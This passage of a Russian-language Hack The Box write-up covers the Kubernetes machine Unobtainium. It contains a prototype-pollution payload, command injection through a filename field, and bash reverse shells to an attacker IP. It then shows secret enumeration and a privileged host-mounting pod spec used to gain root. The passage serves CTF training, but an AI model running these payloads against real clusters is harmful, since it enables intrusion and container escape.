По умолчанию в кластере Kubernetes будет создано пространство имен **`default`**, в котором размещаются запускаемые объекты. Пространства **`kube-public`** и **`kube-system`** используются для запуска служебных объектов Kubernetes, необходимых для корректной работы кластера. Но нам (судя по названию) больше интересно пространство имен **`dev`** и системный **`kube-system`**. Но ни в первом, ни во втором пространстве доступа к секретам не имеем.

```
kubectl auth can-i list secrets -n dev
kubectl auth can-i list secrets -n kube-system
```




```
./kctl auth can-i list secrets -n dev
<4-lrpt9:/tmp# ./kctl auth can-i list secrets -n dev
no
./kctl auth can-i list secrets -n kube-system
</tmp# ./kctl auth can-i list secrets -n kube-system
no
```

Проверка секретов

С секретами не получилось, посмотрим на поды. Каждый pod состоит из одного или нескольких контейнеров, хранилища, отдельного IP-адреса и опций, которые определяют, как именно контейнеры должны запускаться. Также pod представляет собой некий запущенный процесс в кластере Kubernetes. Но чаще всего в подах используются контейнеры Docker. Посмотрим, можем ли мы получить поды из пространства **`dev`**, а после положительного ответа получим их список.

```
kubectl auth can-i list pods -n dev
kubectl get pods -n dev
```




```
./kctl auth can-i list pods -n dev
<66f4-lrpt9:/tmp# ./kctl auth can-i list pods -n dev
yes
./kctl get pods -n dev
./kctl get pods -n dev
NAME                                READY   STATUS    RESTARTS   AGE
devnode-deployment-cd86fb5c-6ms8d   1/1     Running   28         146d
devnode-deployment-cd86fb5c-mvrfz   1/1     Running   29         146d
devnode-deployment-cd86fb5c-qlxww   1/1     Running   29         146d
```

Получение подов в пространстве dev

Давай получим описание пода. Так как это целый контейнер, нам интересна возможность распространения по сети, а из описания сможем узнать адрес.

```
kubectl describe pod/devnode-deployment-cd86fb5c-6ms8d -n dev
```




```
./kctl describe pod/devnode-deployment-cd86fb5c-6ms8d -n dev
<scribe pod/devnode-deployment-cd86fb5c-6ms8d -n dev
Name:         devnode-deployment-cd86fb5c-6ms8d
Namespace:    dev
Priority:     0
Node:         unobtainium/10.10.10.235
Start Time:   Sun, 17 Jan 2021 18:16:21 +0000
Labels:       app=devnode
              pod-template-hash=cd86fb5c
Annotations:  <none>
Status:       Running
IP:           172.17.0.8
IPs:
  IP:           172.17.0.8
Controlled By:  ReplicaSet/devnode-deployment-cd86fb5c
Containers:
  devnode:
    Container ID:   docker://0c7f4c27323adf409a834de93be04720779241992dc4f746c6bd38646dbf5b41
    Image:          localhost:5000/node_server
    Image ID:       docker-pullable://localhost:5000/node_server@sha256:f3bfd2fc13c7377a380e018279c6e9b647082ca590600672ff787e1bb918e37c
    Port:           3000/TCP
    Host Port:      0/TCP
    State:          Running
      Started:      Sun, 13 Jun 2021 12:49:10 +0000
    Last State:     Terminated
      Reason:       Error
      Exit Code:    137
```

Описание пода

Так, из описания пода devnode-deployment-cd86fb5c-6ms8d мы видим адрес **`172.17.0.8`** и открытый порт **`3000`**. Оказалось, что там работает такой же сервис, поэтому мы можем получить доступ уже имеющимся скриптом. Запустим листенер на другом порте локального хоста (я запустил на 5432) и выполним бэкконнект.

```
curl -X PUT -H "Content-Type: application/json" -d '{"auth":{"name":
"felamos","password":"Winter2021"},"message":{"text":{"constructor":{
"prototype":{"canDelete":true, "canUpload":true}}}}}' http://172.17.
0.8:3000/ ; echo
curl -X POST -H "Content-Type: application/json" -d '{"auth":{"name":
"felamos","password":"Winter2021"},"filename":"& echo "bash -i >& /
dev/tcp/10.10.14.126/5432 0>&1" | bash"}' http://172.17.0.8:3000/
upload
```




```
ralf@ralf-PC:~/tmp/ubo/opt/unobtainium$ rlwrap nc -lvp 5432
listening on [any] 5432 ...
connect to [10.10.14.126] from unobtainium.htb [10.10.10.235] 41980
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
id && hostname
id && hostname
uid=0(root) gid=0(root) groups=0(root)
devnode-deployment-cd86fb5c-6ms8d
```

Созданный реверс-шелл

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Снова проверим секреты в известных нам подах.

```
kubectl auth can-i list secrets -n dev
kubectl auth can-i list secrets -n kube-system
```




```
./kctl auth can-i list secrets -n dev
<c-6ms8d:/tmp# ./kctl auth can-i list secrets -n dev
no
./kctl auth can-i list secrets -n kube-system
</tmp# ./kctl auth can-i list secrets -n kube-system
yes
```

Проверка секретов

Мы можем получить секреты из пода **`kube-system`**. Сделаем это!

```
kubectl get secrets -n kube-system
```




```
./kctl get secrets -n kube-system
<6fb5c-6ms8d:/tmp# ./kctl get secrets -n kube-system
NAME                                             TYPE                                  DATA   AGE
attachdetach-controller-token-5dkkr              kubernetes.io/service-account-token   3      147d
bootstrap-signer-token-xl4lg                     kubernetes.io/service-account-token   3      147d
c-admin-token-tfmp2                              kubernetes.io/service-account-token   3      146d
certificate-controller-token-thnxw               kubernetes.io/service-account-token   3      147d
clusterrole-aggregation-controller-token-scx4p   kubernetes.io/service-account-token   3      147d
coredns-token-dbp92                              kubernetes.io/service-account-token   3      147d
cronjob-controller-token-chrl7                   kubernetes.io/service-account-token   3      147d
daemon-set-controller-token-cb825                kubernetes.io/service-account-token   3      147d
default-token-l85f2                              kubernetes.io/service-account-token   3      147d
deployment-controller-token-cwgst                kubernetes.io/service-account-token   3      147d
disruption-controller-token-kpx2x                kubernetes.io/service-account-token   3      147d
endpoint-controller-token-2jzkv                  kubernetes.io/service-account-token   3      147d
endpointslice-controller-token-w4hwg             kubernetes.io/service-account-token   3      147d
endpointslicemirroring-controller-token-9qvzz    kubernetes.io/service-account-token   3      147d
expand-controller-token-sc9fw                    kubernetes.io/service-account-token   3      147d
generic-garbage-collector-token-2hng4            kubernetes.io/service-account-token   3      147d
horizontal-pod-autoscaler-token-6zhfs            kubernetes.io/service-account-token   3      147d
job-controller-token-h6kg8                       kubernetes.io/service-account-token   3      147d
kube-proxy-token-jc8kn                           kubernetes.io/service-account-token   3      147d
namespace-controller-token-2klzl                 kubernetes.io/service-account-token   3      147d
node-controller-token-k6p6v                      kubernetes.io/service-account-token   3      147d
persistent-volume-binder-token-fd292             kubernetes.io/service-account-token   3      147d
pod-garbage-collector-token-bjmrd                kubernetes.io/service-account-token   3      147d
pv-protection-controller-token-9669w             kubernetes.io/service-account-token   3      147d
pvc-protection-controller-token-w8m9r            kubernetes.io/service-account-token   3      147d
replicaset-controller-token-bzbt8                kubernetes.io/service-account-token   3      147d
replication-controller-token-jz8k8               kubernetes.io/service-account-token   3      147d
resourcequota-controller-token-wg7rr             kubernetes.io/service-account-token   3      147d
root-ca-cert-publisher-token-cnl86               kubernetes.io/service-account-token   3      147d
service-account-controller-token-44bfm           kubernetes.io/service-account-token   3      147d
service-controller-token-pzjnq                   kubernetes.io/service-account-token   3      147d
statefulset-controller-token-z2nsd               kubernetes.io/service-account-token   3      147d
storage-provisioner-token-tk5k5                  kubernetes.io/service-account-token   3      147d
token-cleaner-token-wjvf9                        kubernetes.io/service-account-token   3      147d
ttl-controller-token-z87px                       kubernetes.io/service-account-token   3      147d
```

Получение секретов из пода kube-system

Мы видим много секретов, но один бросается в глаза — **`c-admin-token-tfmp2`**. Получим описание этого объекта.

```
kubectl describe secrets/c-admin-token-tfmp2 -n kube-system
```




```
./kctl describe secrets/c-admin-token-tfmp2 -n kube-system
<describe secrets/c-admin-token-tfmp2 -n kube-system
Name:         c-admin-token-tfmp2
Namespace:    kube-system
Labels:       <none>
Annotations:  kubernetes.io/service-account.name: c-admin
              kubernetes.io/service-account.uid: 2463505f-983e-45bd-91f7-cd59bfe066d0

Type:  kubernetes.io/service-account-token

Data
====
namespace:  11 bytes
```

Описание пода

У нас есть токен, что немного развязывает руки. Так как этот токен — административный, стоит сразу проверить, можем ли мы создать под (одна из техник, которые позволяют взять кубер под контроль).

```
kubectl --token=eyJ..sNow auth can-i create pod
```



```
<d4JBQQYrpm6Wdm9tjbOyGL9KRsNow auth can-i create pod
yes
```


Проверка возможности создать под

Мы сможем создать под, а это путь к повышению привилегий. Для создания нам потребуется файл спецификации в формате YAML. Так как техника не нова, можно взять уже готовый шаблон в репозитории BishopFox.

```
apiVersion: v1
kind: Pod
metadata:
  name: everything-allowed-exec-pod
  labels:
    app: pentest
spec:
  hostNetwork: true
  hostPID: true
  hostIPC: true
  containers:
  - name: everything-allowed-pod
    image: localhost:5000/node_server
    securityContext:
      privileged: true
    volumeMounts:
    - mountPath: /host
      name: noderoot
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  volumes:
  - name: noderoot
    hostPath:
      path: /
```

Следует поместить этот файл на сервер, а затем создать под.

```
kubectl apply -f /tmp/eaep.yaml --token=eyJ..sNow
```




```
<TJuuQQLtwroF3579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow
pod/everything-allowed-exec-pod created
```

Результат создания пода

После успешного создания пода мы можем выполнить в контейнере команду, которая даст нам реверс-шелл. Поэтому запустим листенер и выполним бэкконнект.

```
kubectl --token=eyJ..sNow exec -it everything-allowed-exec-pod --
chroot /host bash -i >& /dev/tcp/10.10.14.126/6543 0>&1
```



```
ralf@ralf-PC:~/tmp$ rlwrap nc -lnvp 6543
listening on [any] 6543 ...
connect to [10.10.14.126] from (UNKNOWN) [10.10.10.235] 38106
Unable to use a TTY - input is not a terminal or the right kind of file
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
cat /root/root.txt
b2eafd7dc7e2f43895a8de06f5131e65
root@unobtainium:/#
```

Флаг рута

Таким образом мы захватываем машину и имеем над ней полный контроль.

HTB SCHOOLED

Schooled
OS: FreeBSD
Difficulty: Medium
Points: 30
Release: 03 Apr 2021
IP: 10.10.10.234

ПЕНТЕСТИМ MOODLE И ДЕЛАЕМ ВРЕДОНОСНЫЙ ПАКЕТ ДЛЯ FREEBSD

